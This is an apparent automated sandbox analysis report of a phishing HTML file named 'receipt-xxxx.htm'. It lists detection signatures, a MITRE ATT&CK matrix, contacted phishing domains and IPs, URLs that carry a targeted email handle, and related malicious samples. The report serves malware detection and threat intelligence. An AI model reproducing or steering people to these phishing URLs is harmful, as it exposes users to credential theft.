ID: 383585
Sample Name: receipt-xxxx.htm
Cookbook: default.jbs
Time: 23:51:25
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report receipt-xxxx.htm

Overview

General Information

Sample Name:	receipt-xxxx.htm
Analysis ID:	383585
MD5:	2ded001890d716..
SHA1:	ec0914e310db45..
SHA256:	9e0a82abb1eeac..
Infos:	


Most interesting Screenshot:



Errors

⚠ URL in Office document is not reachable.

Detection




Phisher

Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Phisher
- JA3 SSL client fingerprint seen in co…

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 6584 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6652 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6584 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
receipt-xxxx.htm	JoeSecurity_Phisher_2	Yara detected Phisher	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section


Phishing:

Yara detected Phisher

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
receipt-xxxx.htm	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://vsp.wayshop.gr/12gfr/8	0%	Avira URL Cloud	safe	
http://vsp.wayshop.gr/12gfr/#alec.mahmood	0%	Avira URL Cloud	safe	
http://vsp.wayshop.gr/12gfr/	0%	Avira URL Cloud	safe	
http://https://aimlessanimation.com/2020/?email=	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://aimlessanimation.com/2020/?email=alec.mahmood	0%	Avira URL Cloud	safe	
http://vsp.wayshop.gr/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
aimlessanimation.com	162.241.124.32	true	false		unknown
vsp.wayshop.gr	88.99.136.47	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://vsp.wayshop.gr/12gfr/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://vsp.wayshop.gr/12gfr/8	~DF6DAB1688D85D34DD.TMP.1.dr	false	• Avira URL Cloud: safe	unknown
http://vsp.wayshop.gr/12gfr/#alec.mahmood	~DF6DAB1688D85D34DD.TMP.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://aimlessanimation.com/2020/?email=	12gfr[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://Vsp.wayshop.gr/12gfr/#alec.mahmood	receipt-xxxx.htm	false		unknown
http://https://aimlessanimation.com/2020/?email=alec.mahmood	~DF6DAB1688D85D34DD.TMP.1.dr	false	• Avira URL Cloud: safe	unknown
http://vsp.wayshop.gr/	{F12A48C6-9836-11EB-90E4-ECF4BB862DED}.dat.1.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.136.47	vsp.wayshop.gr	Germany		24940	HETZNER-ASDE	false
162.241.124.32	aimlessanimation.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383585
Start date:	07.04.2021
Start time:	23:51:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	receipt-xxxx.htm
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.phis.winHTM@3/15@3/2
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .htm • **URL browsing timeout or error**

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 13.64.90.137, 168.61.161.212, 2.18.101.230, 52.255.188.83, 20.50.102.62, 152.199.19.161, 23.54.113.104, 2.18.110.122, 51.103.5.186, 2.18.105.252, 23.10.249.43, 23.10.249.26, 20.54.26.129, 20.82.210.154, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e15275.g.akamaiedge.net, a1449.dscg2.akamai.net, arc.msn.com, cdn.onenote.net.edgekey.net, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, wns.notify.trafficmanager.net, go.microsoft.com, wildcard.weather.microsoft.com.edgekey.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, cdn.onenote.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, tile-service.weather.microsoft.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e1553.dspg.akamaiedge.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, cs9.wpc.v0cdn.net
Errors:	• URL in Office document is not reachable.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 168.119.91.111
	April_2021_Purchase_Order_000000000000000000000000.pdf.exe	Get hash	malicious	Browse	• 95.217.195.80
	PAY-INV-1007.exe	Get hash	malicious	Browse	• 95.217.195.80
	40JHtWiswn.exe	Get hash	malicious	Browse	• 195.201.225.248
	34#U0e15.exe	Get hash	malicious	Browse	• 116.203.213.72
	PO91361.exe	Get hash	malicious	Browse	• 135.181.76.226
	dl8.exe	Get hash	malicious	Browse	• 116.203.98.109
	TlUrqQBd4Y.xlsm	Get hash	malicious	Browse	• 95.216.46.33
	TlUrqQBd4Y.xlsm	Get hash	malicious	Browse	• 95.216.46.33
	TlUrqQBd4Y.xlsm	Get hash	malicious	Browse	• 95.216.46.33
	W88AZXFGH.exe	Get hash	malicious	Browse	• 135.181.57.206
	sample.exe	Get hash	malicious	Browse	• 85.10.215.20
	hGnoFRUIBe.exe	Get hash	malicious	Browse	• 195.201.225.248
	_VmailMessage_Wave19922626.html	Get hash	malicious	Browse	• 178.63.43.235
	SecuriteInfo.com.W32.AIDetect.malware1.7401.exe	Get hash	malicious	Browse	• 195.201.225.248
	Launcher.exe	Get hash	malicious	Browse	• 95.217.228.176
	SWKp7KyFtP.exe	Get hash	malicious	Browse	• 195.201.225.248
	C6vcYLfTa9.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.W32.AIDetect.malware1.21202.exe	Get hash	malicious	Browse	• 195.201.225.248
	EBjyq0UYDN.exe	Get hash	malicious	Browse	• 195.201.225.248
UNIFIEDLAYER-AS-1US	Order-027165.exe	Get hash	malicious	Browse	• 192.232.218.185
	Ewkoo9igCN.dll	Get hash	malicious	Browse	• 162.241.54.59
	49Bvnq7iFK.dll	Get hash	malicious	Browse	• 162.241.54.59
	OtOXfybCmW.dll	Get hash	malicious	Browse	• 162.241.54.59
	Ewkoo9igCN.dll	Get hash	malicious	Browse	• 162.241.54.59
	W3aLwWHvWB.dll	Get hash	malicious	Browse	• 162.241.54.59
	IJh1SAcSNP.dll	Get hash	malicious	Browse	• 162.241.54.59
	OtOXfybCmW.dll	Get hash	malicious	Browse	• 162.241.54.59
	afC9TbiOWl.dll	Get hash	malicious	Browse	• 162.241.54.59
	wABiemJeyB.dll	Get hash	malicious	Browse	• 162.241.54.59
	l316Yh2noM.dll	Get hash	malicious	Browse	• 162.241.54.59
	W3aLwWHvWB.dll	Get hash	malicious	Browse	• 162.241.54.59
	IJh1SAcSNP.dll	Get hash	malicious	Browse	• 162.241.54.59
	afC9TbiOWl.dll	Get hash	malicious	Browse	• 162.241.54.59
	9iJMZNQTad.dll	Get hash	malicious	Browse	• 162.241.54.59
	wABiemJeyB.dll	Get hash	malicious	Browse	• 162.241.54.59
	r4fUczb42h.dll	Get hash	malicious	Browse	• 162.241.54.59
	l316Yh2noM.dll	Get hash	malicious	Browse	• 162.241.54.59
	Gp23ivGAlH.dll	Get hash	malicious	Browse	• 162.241.54.59
	F4khiaz0qJ.dll	Get hash	malicious	Browse	• 162.241.54.59

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	Mortgagor Request719350939.html	Get hash	malicious	Browse	• 162.241.124.32
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 162.241.124.32
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 162.241.124.32
	agmz0F8LbA.dll	Get hash	malicious	Browse	• 162.241.124.32
	vniSIKfm4h.dll	Get hash	malicious	Browse	• 162.241.124.32
	61mwzdX4GC.dll	Get hash	malicious	Browse	• 162.241.124.32
	WbQrxxnmAO.dll	Get hash	malicious	Browse	• 162.241.124.32
	Invoice 880121.html	Get hash	malicious	Browse	• 162.241.124.32
	msals.pumpl.dll	Get hash	malicious	Browse	• 162.241.124.32
	Nickha #U0421#U0430ll Notification.mp3.htm	Get hash	malicious	Browse	• 162.241.124.32
	aunobp.dll	Get hash	malicious	Browse	• 162.241.124.32

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	606d810b8ff92.pdf.dll	Get hash	malicious	Browse	• 162.241.124.32
	syscshost.dll	Get hash	malicious	Browse	• 162.241.124.32
	syscshost.dll	Get hash	malicious	Browse	• 162.241.124.32
	DropDll.dll	Get hash	malicious	Browse	• 162.241.124.32
	lc.dll	Get hash	malicious	Browse	• 162.241.124.32
	FARASIS.xlsx	Get hash	malicious	Browse	• 162.241.124.32
	msals.pumpl.dll	Get hash	malicious	Browse	• 162.241.124.32
	ofcRreui1e.dll	Get hash	malicious	Browse	• 162.241.124.32
	hostsvc.dll	Get hash	malicious	Browse	• 162.241.124.32

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{F12A48C4-9836-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	36440
Entropy (8bit):	1.8916290859469553
Encrypted:	false
SSDEEP:	96:rzZYZR2bWyAtyffy2BMyMyDy7yftyuyLy8F:rzZYZR2bWDtkfHBMpeKIt7yL1
MD5:	DB00A470958DA4B33F4CCE69E38F2F11
SHA1:	A0329F7E805100548039AF3CAC4FD3757BA35A23
SHA-256:	0544A63F0D0F3EFFCAE57DBF0FA125B2D2361FF0FE54F41B693B5B6FA06AB4D5
SHA-512:	A6118CE25855EA96D007E9DA4898FE10D2F4A1F9D52ADEAE0D2B89720EC98E0E9B55ACF4F5B7874A94AA41535B2D2EB328B5D7B5B9E61582B1177FDC26509AE
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F12A48C6-9836-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	47722
Entropy (8bit):	2.1650233396709533
Encrypted:	false
SSDEEP:	192:rUZzQ76ykZjV2FW4MhvU01DlbDsIptI0MQ084Fb6Qvt4/4Dhx1t2:rE8+rVMcd1IXJHhv4FbZthP1I
MD5:	79697B11C7B360585B1BF6FBC4803640
SHA1:	8B27655CB34748D42572D6803230497D8C6D464B
SHA-256:	40253EC2ADA36753D9213DEC839E2588E658617E391BDCECD676AB2D5F8A6B24
SHA-512:	4F7CEF199BFDF7B7D183EE2B162CEACB60DD0C6BE89FC115E78D24128D32A575C31E6304281F943458A4C3CED61AAF2FF9F5D0594E95F895FC6886B4B047431
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F12A48C7-9836-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5665495632493556
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F12A48C7-9836-11EB-90E4-ECF4BB862DED}.dat	
SSDEEP:	48:IwyGcprWjGwpaXG4pQ/GrapbSZtGQpK5G7HpRZTGIpG:rGZqQZ6DBStAYTfA
MD5:	907FEBC8FDB296AA912020766FCF3DA9
SHA1:	098D95E4E4DCE98CEF8CEB1A7A162036AE6459D5
SHA-256:	36F5144FCDFC39E1F5958B3E170D8E6603A1EF8EE4BCF9AB86F80079E3D1C601
SHA-512:	9ABAED443C405D8A28BE1FFC81A2CDBA19B99D8A1251E84AC2AC63CF8310863103F0C3D8BAB25B960C65E15F46C1BAA95ACDDAABC07072213C04108C25BDE 8A5
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
